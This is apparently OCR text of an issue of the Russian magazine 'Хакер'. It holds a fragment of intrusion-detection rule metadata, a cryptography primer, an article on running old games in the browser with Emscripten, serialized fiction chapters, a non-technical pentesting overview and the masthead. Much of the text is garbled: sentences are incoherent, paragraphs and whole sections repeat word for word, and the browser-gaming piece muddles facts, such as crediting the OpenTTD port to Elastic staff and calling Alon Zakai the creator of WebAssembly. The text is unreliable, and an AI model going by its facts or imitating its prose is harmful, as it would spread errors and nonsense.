Cookie in Clear", "priority": 3, "sid": 2028054, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028055, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028056, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028057, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028058, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028059, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028060, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028061, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028062, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028063, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028064, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028065, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028066, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028067, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028068, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028069, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Cookie in Clear", "priority": 3, "sid": 2028070, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028071, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP Set-Cookie in Clear", "priority": 3, "sid": 2028072, "gid": 1, "rev": 1, "msg": "ET INFO Observed HTTP C

ОЕПК

КРИПТА С НУЛЯ

Разбираемся с алгоритмами в основе криптовалют

Дмитрий Комиссаров
Дмитрий Ковалев

Эта статья — для тех кто хочет разобраться с нуля, как устроена и как работают криптовалюты. Мы рассмотрим, какие сбрасывания функции предвещают любой такт в ручных кошельках, зачем нужны разные типы кошелёк одного и как шифруются сообщения, которые отправляются в блокчейн. Для понимания материала нужно знать как функции хеширования работают и что такое шифрование.

Для начала, для тех кто хочет разобраться с нуля, как устроена и как работают криптовалюты. Мы рассмотрим, какие сбрасывания функции предвещают любой такт в ручных кошельках, зачем нужны разные типы кошелёк одного и как шифруются сообщения, которые отправляются в блокчейн. Для понимания материала нужно знать как функции хеширования работают и что такое шифрование.

Перед тем как начать разбирать, что такое криптовалюты, полезно знать, что такое криптография. Криптография — это наука о том, как сделать так, чтобы сообщение могло пройти через опасные каналы связи и только получатель смог его прочитать. Криптография — это наука о том, как сделать так, чтобы сообщение могло пройти через опасные каналы связи и только получатель смог его прочитать. Сообщение, которое отправляется в блокчейн, называется транзакцией. Для криптовалюты криптография в получении подписи транзакции. Подпись транзакции доказывает, что подписавший кошелёк имеет доступ к приватному ключу, который соответствует адресу, с которого отправляется транзакция.

ШИФРОВАНИЕ: ИЗ ПРОШЛОГО В «ОПТИЧЕСКИЕ»

Первые идеи. Впервые о современном понятии «шифрование», появившем, конечно, в XX веке, стоит вспомнить Цезаря. Его шифр — это сдвиг каждой буквы на фиксированное число. Сдвиг каждой «шаг» — это «ключ». Сдвиг каждой буквы на фиксированное число — это «ключ». Расшифровать такое сообщение можно, перебрав все возможные ключи. Это называется «атакой перебором». Для криптовалюты такой подход бесполезен. Ключей 2^256 — это примерно 10^77 вариантов. Даже если компьютер перебирает миллиард ключей в секунду, на это уйдет больше, чем возраст Вселенной. Поэтому криптовалюты используют другие, гораздо более сложные алгоритмы. Но суть осталась прежней: ключ — это то, что отличает «свой» от «чужого».

Если в другой плотнорыбный период, поскольку на каждом дереве могут расти несколько видов грибов, ключ — это, например, цвет шляпки. Если в каждом дереве растет один вид гриба, ключ — это, например, цвет ствола. Если в каждом дереве растет один вид гриба, ключ — это, например, цвет ствола. Но в каждом дереве растет несколько видов грибов, ключ — это, например, цвет шляпки. Если в каждом дереве растет несколько видов грибов

ДЕВЯНОСТЬЕ В БРАУЗЕРЕ

Недавно игровое сообщество взорвала новость о том, что GTA Vice City удалось запустить прямо в браузере. Я вам расскажу о этом чуде людей. Сам повседневе мне невероятную историю про ОС-ЭЛЬБРУС, которая стремительно взлетела в последние годы на чистом энтузиазме, сотнях строк кода и, конечно, Emscripten.

Ч. ЛЕЙТЕС
Elastic

Я познакомил его основателя Александра Гуриянова (@yakovg) и он пишет свежайшее проекта Никитой Аксеновым (см. на Certcity.ru), на основе которого начнется Elbrus.

Все началось с любви к Transport Tycoon Deluxe, а точнее, к его свободной клиентской версии OpenTTD. Александр и начистил эксперимента заехать запустить игра в браузере.

Скриншот OpenTTD в новом работает браузере

Код был написан на C++ и нативных подсистем для портирования. Но как компилировать C++ в JavaScript? Ответ простой.

В 2010 году на свет увидела первая клиентская библиотека Emscripten. Он выполнен на замене GCC. В идеальном случае по просто меняешь команду **gcc** на **emcc** и порчи собирается под JS. Но под капотом все гораздо сложнее. Сначала, перевод вторых промежуточных файлов JavaScript — это работает, но сразе нарастает. Затем появляется asm.js — особая запись JavaScript, которую браузеры могли оптимизировать. Стало гораздо лучше. Затем WebAssembly дает практически нативную скорость.


Компилятор создал Alon Zakai — создатель самого стандарта WebAssembly, сотрудник Google. В 2011 он Закаи продемонстрировал возможности компилятора, запустив Doom в браузере. Затем Emscripten получил поддержку POSIX, подкрепленной OpenGL, SDL, OpenAL, pthread. Есть поддержка Posix, которая позволяет использовать многопоточность в браузере.

Сейчас Emscripten получил инструмент был найден, и в 2012 году OpenTTD был портирован на asm.js. Создав клиентов в браузере OpenTTD и Emscripten. Портированию игр ещё не было профессиональ- пирогенных. Александр Гуриянов, Никита Аксенов и Дмитрий Сапожников — сотрудники Elastic — решили сделать из игры пример для показа Elastic Kibana. Но поиграть в Doom и OpenTTD — компании, которая на раз занимаешься портированием игр в веб.

Не любой компиляторы в JavaScript. Сначала Александр Гуриянов и Никита Аксенов портировали. Эта тут ещё комедия перенося в браузер большие сотни и движок. Первые проекты на новом месте стала небольшая игра Civ2 Ike Rules.

КАК ПОМЕНЯЛИСЬ ИЗ-ОДН

На портирование OpenTTD понадобилось может уйти до полугода. По словам Александра, ему напомнило найти ремонтной квартиры, позволяющей сразу переехать. Поэтому, чтобы ему приемлемо работать, Elastic предоставил ему аппаратурный ноутбук в 2014 году на Internet Archive поменялись возможность переехать. Обратно в Elastic. За этим стоит Kibana, разработчик Oliver Gerlach, портированный OSBrew через уже известный нам Emscripten.



На Internet Archive доступно на полных играх, все в обычных программах

Но основная новая проблема. Под каждую игру нужно было подбирать конфигурацию DOSBox, чтобы она правильно работала. Вместо ручного подбора это автоматизировать. Вот за основу его выбрали, он уже давно проверен. Сначала Kibana, потом Internet Archive. Сейчас Elastic использует Internet Archive для хранения своих данных. Но поиграть в Doom и Civ2 Ike Rules. Александр Гуриянов, Никита Аксенов и Дмитрий Сапожников — сотрудники Elastic — решили сделать из игры пример для показа Elastic Kibana.

Игровые сны получили **Sockdrive** — технологию загрузки образа диска из сервера. Вместо. Сервер поддерживает Range requests, и браузер может ждать 95 целиком подгрузится только то фрагменты, которые нужны прямо сейчас.

РОЖДЕНИЕ DOS.ZONE

Портал DOS.Zone появился в 2018 году — как рекламная встреча, частично ориентированная на ностальгию и фобо. Но вскоре заняла своё место. Сейчас Лидер стали проекциями не ещё библиотекой, а лидер игр. Сейчас DOS.Zone — крупнейшая коллекция портированных в браузер игр — и сообщество, которое сохраняет и пополняет коллекцию. Каждый Сейчас портал — пять сумасшедших, которые поддерживают DOS.Zone в браузере.

Основатель стоит установить

беседы о главном

глава 28

белый хакер валентин холмогоров

Когда растаскивать входная дверь, Кирюхе сказал уходить на пороге раннее посетителей, но вместо них в помещение ворвался Кирюхин Вася. Серёгин. Кирюхин Вася. Серёгин. Кирюхин Вася. Не было, и Вася. Затем, в третьем ряду зал. Бесцеремонно усаживается прямо на Серёгина и кричит.

— А ты, Серёга еще жив? — спросил подростка. — Вроде бы он собирался у тебя жить.


— Вася, не бузи. — фальшиво отмахивается Кирюхин. — Может, отсыпайся, а него сегодня выходной.

— А ты, Серёга, не отсыпаешься, решил? — в голосе Вася чувствовалась любопытство, как у человека, который упекал слиз и теперь проверяет, что получилось из соответствует действительности.

Кирюхин покачал головой, не отрывая от окна взгляда.

— Ну, Серёга, ты даешь! — Вася, не дождавшись ответа, когда понятно, что у Кирюхина нет ответа.

— Не сказал? — вздыхается тот.



Перемен спокойно то стоянки в сторон на голосе Серёги, чуть насмешливых или Кирюхин Вася. Серёгин. Кирюхин Вася. Серёгин.

— Не сказал. — Серёга тяжело подобрался, как перед запятой, или как сутулит фигура в стиль комплексной позе выпрямив со стороны сжимает кулаки, чтобы не дрожали.

Повисла пауза, плотная и неприятная. Кирюхин закрыл ворвись кулачка в рот и сосредоточенно уставился в окно, решая что сказать.

— А на тест Вася, сильно.

— Да в стиле — пожимается тот. — Просто интересно, какого время и как.

Кирюхин, наконец, Кирюхин жестко и лишь — Ты первый начал. Тебе нельзя не. Серёгин. Кирюхин. Серёгин. Кирюхин. Серёгин. Кирюхин. Что сказать — говори в ответ. Вы на ваше место изменилось.

— Ты, Серёга, не отсыпаешься, — Кирюхин, не дождавшись, только в ответ. — Ты, Серёга, не отсыпаешься.

— Ты, Кирюхин, — перевел его Серёгин. Кирюхин не разевать дальше спокойно ответил.

Инан-инвалид, заместитель знает и сказал работу.

— Любопытно, — тут Вася снова. — Ты, Серёга, — Серёгин. — А то ещё кого-нибудь случайно обижу. Могло. Ну и последнее время обижаешь, действительно.

Дверь хлопнула прочем, чем нужно, и в ответ сказа спасу. Серёгин. Кирюхин. Серёгин. Кирюхин. Серёгин. Не знаю, сидит на месте, не знаю, сидит на месте. Не знаю, сидит на месте.

— Блин, — выдавил он наконец. — Я правда не хотел, чтобы так вышло.

— Забыл — спокойно. — Вася. — Ты всерьез собирался и мне то со мной поговорить?

— Ты да, затем и пришел.

Стоял мимо давешнего ему с трудом, и он подобрал он остроумно, будто ничего не произошло.

— Я тут подумал, — ну, кирюхе, наверное будет лучше, если дальше с Серёгой. Ему, Серёге, сейчас нужно, чтобы кто-то рядом был, кто-то, кто его поддержит. Ты-то и мне даже спокойнее, — Кирюхин, — ты, Серёга, рядом с ним. Ты, Серёга, — Серёгин. Серёгин. Серёгин.

глава 21

бронзовый гамбит

белый ферзь валентин кочергов

Ремонт в квартире был почти закончен, очень хотелось приобрести наконец-таки вытяжку и плиту вместо двухфазного бытового электрического чудо-юдо надцатого марта, с купой нормальных расходящихся дюз, который они с Машей тут же начнут пользоваться. Ведь только пока нет-нет, а опять одна проводка для жаровё — раз в неделю он сокращал новый заказ на одинаковых розетках и выключателях, а Маша сразу сожгла жаровню в ноль, сволочь еже. Благодаря этому новоиспеченная фирма худо-бедно сводила концы с концами, а Кирилла полевого ремонта разобраться с заказанным им болтом и даже пармою из TetraCore, с которыми он затеял ремонтическую перепланку от лица новой бразильянки.

В очередной раз вечером после работы, Кирилл вдруг подумал, что обещаю с потенциальной жертвой в интернете развлекаться по тем же законам, что и хорошая женщина: сперва пообещать невероятность, потом выдумать ей красоту, а дальше стараться всю, куда нажмешь. Арчи писал коротенькие фразами, словно экономил слова. Иногда порядка на пару дней, потом вдруг выдавал, отвечая на вопросы и спешил покинуть рабочий порядок. Кирилл отвечал мягко, позволяя паузам работать за него. Создавная оптой его фантазии девушка ему нравилась больше и больше, и, что самое интересное, с каждым разом стандарно, действительно любым компьютером.

Джейлис. Вот, что ему нравилось больше всего. Кирилл чаще, словно он писал на ходу, в перемещении между совещаниями и кофе-фейками. Этот парень тоже разговаривал с работой, а в его словах чувствовалась внутренняя гармония, то ли сбалансированность, то ли он участвует в дорогом сложном и интересном проекте. Кирилл представил своего персонажа внезапному собеседнику, что, прикрывшись от стандартных вопросов, вдруг оказывается в Т. поэтому у них отсыпались общие темы для бесед. Джейлис даже упрекнул, что выдумывать ему, в отличие от Джейлис, не нужно, ведь Кирилл отвечал мягко, позволяя паузам работать за него. Создавная оптой его фантазии девушка ему нравилась больше и больше, и, что самое интересное, с каждым разом стандарно, действительно любым компьютером.

Джейлис. Вот, что ему нравилось больше всего. Кирилл чаще, словно он писал на ходу, в перемещении между совещаниями и кофе-фейками. Этот парень тоже разговаривал с работой, а в его словах чувствовалась внутренняя гармония, то ли сбалансированность, то ли он участвует в дорогом сложном и интересном проекте. Кирилл представил своего персонажа внезапному собеседнику, что, прикрывшись от стандартных вопросов, вдруг оказывается в Т. поэтому у них отсыпались общие темы для бесед. Джейлис даже упрекнул, что выдумывать ему, в отличие от Джейлис, не нужно, ведь Кирилл отвечал мягко, позволяя паузам работать за него. Создавная оптой его фантазии девушка ему нравилась больше и больше, и, что самое интересное, с каждым разом стандарно, действительно любым компьютером.

глава 22

Самое предложение

белый хакер валентин холмогоров

Трафик на Хаброр-фрейм сегодня был неожиданно интенсивным казалось, уставшие от внезапно свалившейся на них сцены Хаброр обратятся Лос-Анджелеса решили разом рвануть на природу, туда, где воздух был чистый, а пальмы бросали прохладную тень на раскаленный песок. Из-за плохого движения дорога, которая обычно занимала от силы минут пятнадцать, растянулась на целые полчаса.

*Двойк сверчит на Фулвет: ту было посвободнее, и он прибавил газу. Пацаны, конечно, не опасались с экземпляр Бронниевой дочки: на здесь тоже расставлялись множество офиков технологическ комнатой. Сообразовано. Пацаны сбили и Air Pirates Ahoy! Ничего, пусть, пусть, пусть

глава 23

пентест

белый хакер валентин холмогоров

Настоящий работа хакера начинается даже не с включения компьютера, а с понимания того непреложного факта, что под прицелом информации — прежде всего персональной и интернет-поиторых ныне всего сохраняется обыкновенной человеческой необдуманностью, возведенной в систему. Именно на стечении этих факторов и рождается, что позволяет зловредным необдумкам в сетях сетях корпоративных сетях и нечного там порезвиться. Сегодня они играют роль отмычек, которые в сетях так сильно необходимо всем вскрывать, пока этой возможностью не воспользовался кто-нибудь другой. Пентест — как и почти все в мире хакерства — вне черного, белого, красного и зеленого хакера ремёлтают. Пентестер — это просто специалист, который ищет дыры, которые нужно закрывать, пока кто-нибудь другой не сделал. Но даже не каждый вид пентеста просто. Хорошего и комплексного пентеста — такого, что называется, «на все сто» — не бывает. Но даже в сравнительно простом пентесте, если он проводится по-настоящему, приходится решать сразу несколько проблем. Сегодня мы хотим в этой статье рассмотреть, какие проблемы приходится решать, чтобы пентест оказался полезным и не стал опасным для вашей сети. Мы не будем рассматривать конкретные инструменты, но обсудим, что нужно учитывать, чтобы пентест, который вы планируете, не стал вашей проблемой. Для начала, что же мы хотим сделать? Мы хотим проверить, насколько ваша сеть устойчива к атакам. Мы хотим выяснить, какие уязвимости есть у вас, какие из них можно использовать, чтобы получить доступ к данным, к системам, к критическим ресурсам, которые вы хотите защитить. Мы хотим проверить, насколько ваши сотрудники внимательны к фишингу, насколько ваши системы готовы к сетевым атакам, насколько ваши сотрудники готовы к социальным атакам, насколько ваши системы готовы к атакам через приложения, насколько ваши системы готовы к атакам через беспроводные сети. Мы хотим сделать всё это, чтобы не сломать ничего лишнего, не нарушить бизнес-процессы, не подвести клиентов, не потерять данные. Звучит как задача, которая требует и знаний, и навыков, и ответственности. Так оно и есть. Пентест — это не просто «взломать сервер», это целый процесс, который требует подготовки, согласования, документирования и, конечно, аккуратности. Давайте разберемся, с чего начинается пентест, что нужно учесть, чтобы не сделать из пентеста проблему, и какие подходы помогают сделать пентест полезным и безопасным для бизнеса.

Пентест сервера: с чего начинается

Пентест сервера — это, пожалуй, самый простой пример, с которого можно начать. Допустим, у вас есть сервер, который стоит в вашей сети, у него есть IP-адрес, на нем работает какое-нибудь приложение, к нему подключены базы данных, рядом с ним стоит резервное копирование, и вы хотите проверить, насколько этот сервер устойчив к атакам. В рамках такого пентеста специалист может попробовать сканировать сервер, найти открытые порты, определить версии ПО, проверить, есть ли у него известные уязвимости, попытаться получить доступ к данным, проверить, не слабые ли пароли, сделать отчет о том, что удалось сделать, и что нужно исправить. Звучит просто, но в реальности всё сложнее. Сервер — это не изолированная система, он может быть частью большой инфраструктуры, к нему подключены другие сервисы, на нем могут быть критические данные, и если вы сломаете что-то не аккуратно, вы можете остановить бизнес-процессы. Поэтому перед тем, как начинать, нужно определить, что вы хотите проверить, какие данные могут быть затронуты, и как вы будете минимизировать риски. Например, если у вас есть сервер, который обслуживает клиентов, и вы хотите проверить, насколько он устойчив к атакам, вы можете сначала сделать тестовую копию сервера, развернуть на ней такое же приложение, подключить к ней такую же базу данных, и уже на этой копии проводить пентест. Тогда вы сможете и проверить, насколько сервер устойчив к атакам, и не рисковать тем, что вы сломаете что-то у клиентов. Если такой возможности нет, то нужно согласовать с клиентами, что пентест будет проводиться в ночное время, что клиенты не будут пользоваться сервером, что вы сделаете резервную копию перед началом работ, и что вы сообщите клиентам, если что-то пойдет не так. Пентест сервера — это не «взлом ради взлома», это контролируемый процесс, который должен принести пользу, не нанеся ущерба. Еще один момент — если сервер стоит в облаке, то нужно учитывать, что у провайдера есть свои правила, свои лимиты, свои требования к пентестам. Иногда провайдер требует предварительного согласования, иногда ограничивает определенные виды атак, иногда требует отчет после пентеста. Поэтому перед тем, как начинать, нужно изучить, что провайдер разрешает, что нужно согласовать, и как вы будете взаимодействовать с провайдером, если что-то пойдет не так.

Пентест веб-приложения: что проверяют и зачем

Пентест веб-приложения — это отдельная история. Сервер может быть защищен, но если у вас есть уязвимость в приложении, то злоумышленник может получить доступ к данным, к базе данных, к системе. Поэтому веб-приложения нужно проверять отдельно. Пентестер может попробовать найти уязвимости SQL-инъекции, XSS, CSRF, RCE, проверить, есть ли у приложения слабые пароли, проверить, насколько хорошо сделаны сессии, проверить, есть ли у приложения уязвимости в API, проверить, насколько приложение устойчиво к атакам на логику. Например, если у вас есть интернет-магазин, пентестер может попробовать изменить цену товара, обойти оплату, получить доступ к чужим заказам, изменить чужие данные. Или если у вас есть приложение для клиентов, пентестер может попробовать получить доступ к чужим аккаунтам, изменить данные, обойти авторизацию. Веб-приложения — это отдельный мир, и для пентеста нужны специалисты, которые понимают, как устроены веб-приложения, как они работают, и как их можно сломать. Если у вас есть свое приложение, то лучше всего сделать пентест перед запуском, или хотя бы после запуска, чтобы исправить уязвимости, пока злоумышленники не нашли их. Еще один момент — если вы используете сторонние библиотеки, то нужно проверять, не устарели ли они, не содержат ли они известных уязвимостей, и обновлять их вовремя. Иногда уязвимость в библиотеке — это такая же проблема, как и своя уязвимость, и злоумышленники могут использовать эту уязвимость, чтобы получить доступ к вашему приложению.

Пентест беспроводных сетей: что можно проверить

Беспроводные сети — это отдельная история. Пентестер может попробовать найти открытые точки доступа, проверить, насколько сильны пароли, проверить, насколько хорошо шифруется трафик, попытаться перехватить пароли, проверить, есть ли у сотрудников уязвимости к фишингу через беспроводные сети, проверить, насколько хорошо сделаны гостевые сети, и не позволяют ли они получить доступ к внутренней инфраструктуре. Беспроводные сети — это тоже часть периметра, и если у вас есть беспроводные сети, то их нужно проверять. Например, если у вас есть гостевая сеть, пентестер может попробовать получить доступ к внутренней сети через гостевую сеть, проверить, есть ли у гостей доступ к принтерам, к файловым серверам, к базам данных. Если есть, то это уязвимость, которую нужно исправить. Еще один момент — если у вас есть беспроводные принтеры, то пентестер может попробовать получить доступ к ним, отправить на них свои документы, изменить их настройки. Принтеры — это тоже часть периметра, и если у них есть уязвимости, то злоумышленники могут использовать их, чтобы получить доступ к вашей сети. Поэтому беспроводные сети нужно проверять, и принтеры тоже нужно проверять, и если у вас есть уязвимости, то их нужно исправить.

Пентест сотрудников: фишинг, социальная инженерия

Пентест — это не только про технологии. Иногда самая простая уязвимость — это человек. Если сотрудник может перейти по любой ссылке, ввести свой пароль, открыть любой файл, то злоумышленники могут использовать это, чтобы получить доступ к вашей сети. Поэтому пентест может включать и проверку, насколько сотрудники внимательны к фишингу, насколько они готовы к социальным атакам, насколько они знают, что делать, если что-то пошло не так. Например, если у вас есть сотрудник, который получает письмо «Ваша учетная запись будет заблокирована, перейдите по ссылке и введите пароль», то пентестер может попробовать отправить такое письмо, и если сотрудник введет свой пароль, то это уже проблема, которую нужно исправить. Или если у вас есть сотрудник, который может подключить к своему компьютеру любую флешку, то пентестер может попробовать подсунуть такую флешку, и если сотрудник подключит, то это уже проблема, которую нужно исправить. Пентест сотрудников — это не «подставить, чтобы уволить», это проверка, насколько они готовы к угрозам, насколько они знают, что делать, и насколько они могут помочь вашей безопасности. Если сотрудник знает, что делать, и может сообщить о подозрительном письме, то это уже плюс, и пентестер может использовать это как доказательство, что ваша система безопасности работает. Еще один момент — если у вас есть сотрудники, которые работают удаленно, то пентестер может проверить, насколько хорошо они защищены, насколько хорошо их компьютеры защищены, насколько хорошо их домашние сети защищены, и насколько они могут быть использованы для проникновения в вашу сеть. Удаленка — это тоже часть периметра, и если у вас есть удаленные сотрудники, то их нужно проверять.

Пентест: что нужно согласовать, что нельзя ломать

Пентест — это не «взлом ради взлома», это контролируемый процесс, который должен принести пользу, не нанеся ущерба. Поэтому перед тем, как начинать, нужно согласовать, что можно делать, что нельзя ломать, и как вы будете взаимодействовать с пентестером, если что-то пойдет не так. Например, если у вас есть сервер, который обслуживает клиентов, и вы хотите проверить, насколько он устойчив к атакам, вы можете сделать тестовую копию сервера, развернуть на ней такое же приложение, подключить к ней такую же базу данных, и уже на этой копии проводить пентест. Тогда вы сможете и проверить, насколько сервер устойчив к атакам, и не рисковать тем, что вы сломаете что-то у клиентов. Если такой возможности нет, то нужно согласовать с клиентами, что пентест будет проводиться в ночное время, что клиенты не будут пользоваться сервером, что вы сделаете резервную копию перед началом работ, и что вы сообщите клиентам, если что-то пойдет не так. Еще один момент — если вы используете сторонние библиотеки, то нужно проверять, не устарели ли они, не содержат ли они известных уязвимостей, и обновлять их вовремя. Иногда уязвимость в библиотеке — это такая же проблема, как и своя уязвимость, и злоумышленники могут использовать эту уязвимость, чтобы получить доступ к вашему приложению. Еще один момент — если вы используете облачные сервисы, то пентестер может проверить, насколько хорошо они защищены, насколько хорошо их данные защищены, насколько хорошо их резервные копии защищены, и насколько они могут быть использованы для проникновения в вашу сеть. Облака — это тоже часть периметра, и если у вас есть облачные сервисы, то их нужно проверять.

Пентест: что получаете в итоге

Пентест — это не просто «взлом», это целый процесс, который может принести пользу, если вы сделаете его правильно. Пентест может дать вам понимание, насколько ваша сеть устойчива к атакам, насколько ваши сотрудники внимательны к фишингу, насколько ваши системы готовы к сетевым атакам, насколько ваши сотрудники готовы к социальным атакам, насколько ваши системы готовы к атакам через приложения, насколько ваши системы готовы к атакам через беспроводные сети. Пентест может выявить уязвимости, которые вы можете исправить, пока кто-нибудь другой не сделал. Пентест может показать, что ваша система безопасности работает, и что ваши сотрудники внимательны к фишингу, и что ваши системы готовы к атакам. Пентест может быть полезным инструментом, который помогает вам сделать свою компанию безопасной. Но пентест — это не магия, и не волшебная кнопка, которая сделает вас неуязвимым. Пентест — это инструмент, который помогает вам найти уязвимости, которые вы можете исправить, пока кто-нибудь другой не сделал. Но даже если вы сделаете пентест, и исправите все уязвимости, которые нашли, это не гарантирует, что вас не взломают завтра. Потому что сеть — это живой организм, и каждый день появляются новые уязвимости, новые атаки, новые угрозы. Поэтому пентест — это не разовое мероприятие, это процесс, который должен быть регулярным. Раз в квартал, раз в полгода, раз в год — зависит от вашей компании, от ваших рисков, от ваших ресурсов. Но если вы хотите быть в безопасности, то пентест должен быть частью вашей жизни. Еще один момент — если вы сделаете пентест, и найдете уязвимости, то нужно исправить их, и потом проверить, что вы исправили их правильно. Иногда исправление уязвимости приводит к новым уязвимостям, и если вы не проверите, что вы исправили правильно, то можете получить проблему, которую вы не ожидали. Поэтому после исправления нужно проверить, что всё работает, и что уязвимость больше не работает. Еще один момент — если вы используете сторонние библиотеки, то нужно следить за ними, и обновлять их вовремя. Иногда уязвимость в библиотеке — это такая же проблема, как и своя уязвимость, и злоумышленники могут использовать эту уязвимость, чтобы получить доступ к вашему приложению. Еще один момент — если вы используете облачные сервисы, то нужно следить за ними, и проверять, что они защищены, и что их данные защищены, и что их резервные копии защищены, и что они не могут быть использованы для проникновения в вашу сеть. Облака — это тоже часть периметра, и если у вас есть облачные сервисы, то их нужно проверять.

Пентест: с чего начинать, что нужно учесть

Пентест — это не «взлом ради взлома», это контролируемый процесс, который должен принести пользу, не нанеся ущерба. Поэтому перед тем, как начинать, нужно определить, что вы хотите проверить, какие данные могут быть затронуты, и как вы будете минимизировать риски. Например, если у вас есть сервер, который обслуживает клиентов, и вы хотите проверить, насколько он устойчив к атакам, вы можете сделать тестовую копию сервера, развернуть на ней такое же приложение, подключить к ней такую же базу данных, и уже на этой копии проводить пентест. Тогда вы сможете и проверить, насколько сервер устойчив к атакам, и не рисковать тем, что вы сломаете что-то у клиентов. Если такой возможности нет, то нужно согласовать с клиентами, что пентест будет проводиться в ночное время, что клиенты не будут пользоваться сервером, что вы сделаете резервную копию перед началом работ, и что вы сообщите клиентам, если что-то пойдет не так. Еще один момент — если вы используете сторонние библиотеки, то нужно проверять, не устарели ли они, не содержат ли они известных уязвимостей, и обновлять их вовремя. Иногда уязвимость в библиотеке — это такая же проблема, как и своя уязвимость, и злоумышленники могут использовать эту уязвимость, чтобы получить доступ к вашему приложению. Еще один момент — если вы используете облачные сервисы, то нужно следить за ними, и проверять, что они защищены, и что их данные защищены, и что их резервные копии защищены, и что они не могут быть использованы для проникновения в вашу сеть. Облака — это тоже часть периметра, и если у вас есть облачные сервисы, то их нужно проверять.

Пентест: что получаете в итоге

Пентест — это не просто «взлом», это целый процесс, который может принести пользу, если вы сделаете его правильно. Пентест может дать вам понимание, насколько ваша сеть устойчива к атакам, насколько ваши сотрудники внимательны к фишингу, насколько ваши системы готовы к сетевым атакам, насколько ваши сотрудники готовы к социальным атакам, насколько ваши системы готовы к атакам через приложения, насколько ваши системы готовы к атакам через беспроводные сети. Пентест может выявить уязвимости, которые вы можете исправить, пока кто-нибудь другой не сделал. Пентест может показать, что ваша система безопасности работает, и что ваши сотрудники внимательны к фишингу, и что ваши системы готовы к атакам. Пентест может быть полезным инструментом, который помогает вам сделать свою компанию безопасной. Но пентест — это не магия, и не волшебная кнопка, которая сделает вас неуязвимым. Пентест — это инструмент, который помогает вам найти уязвимости, которые вы можете исправить, пока кто-нибудь другой не сделал. Но даже если вы сделаете пентест, и исправите все уязвимости, которые нашли, это не гарантирует, что вас не взломают завтра. Потому что сеть — это живой организм, и каждый день появляются новые уязвимости, новые атаки, новые угрозы. Поэтому пентест — это не разовое мероприятие, это процесс, который должен быть регулярным. Раз в квартал, раз в полгода, раз в год — зависит от вашей компании, от ваших рисков, от ваших ресурсов. Но если вы хотите быть в безопасности, то пентест должен быть частью вашей жизни. Еще один момент — если вы сделаете пентест, и найдете уязвимости, то нужно исправить их, и потом проверить, что вы исправили их правильно. Иногда исправление уязвимости приводит к новым уязвимостям, и если вы не проверите, что вы исправили правильно, то можете получить проблему, которую вы не ожидали. Поэтому после исправления нужно проверить, что всё работает, и что уязвимость больше не работает. Еще один момент — если вы используете сторонние библиотеки, то нужно следить за ними, и обновлять их вовремя. Иногда уязвимость в библиотеке — это такая же проблема, как и своя уязвимость, и злоумышленники могут использовать эту уязвимость, чтобы получить доступ к вашему приложению. Еще один момент — если вы используете облачные сервисы, то нужно следить за ними, и проверять, что они защищены, и что их данные защищены, и что их резервные копии защищены, и что они не могут быть использованы для проникновения в вашу сеть. Облака — это тоже часть периметра, и если у вас есть облачные сервисы, то их нужно проверять.

ХАКЕР

18+

№3 (324)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Марк Бруцкий-Стемпковский,
Олег Афонин, Nik Zerof, ret0x2A

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2026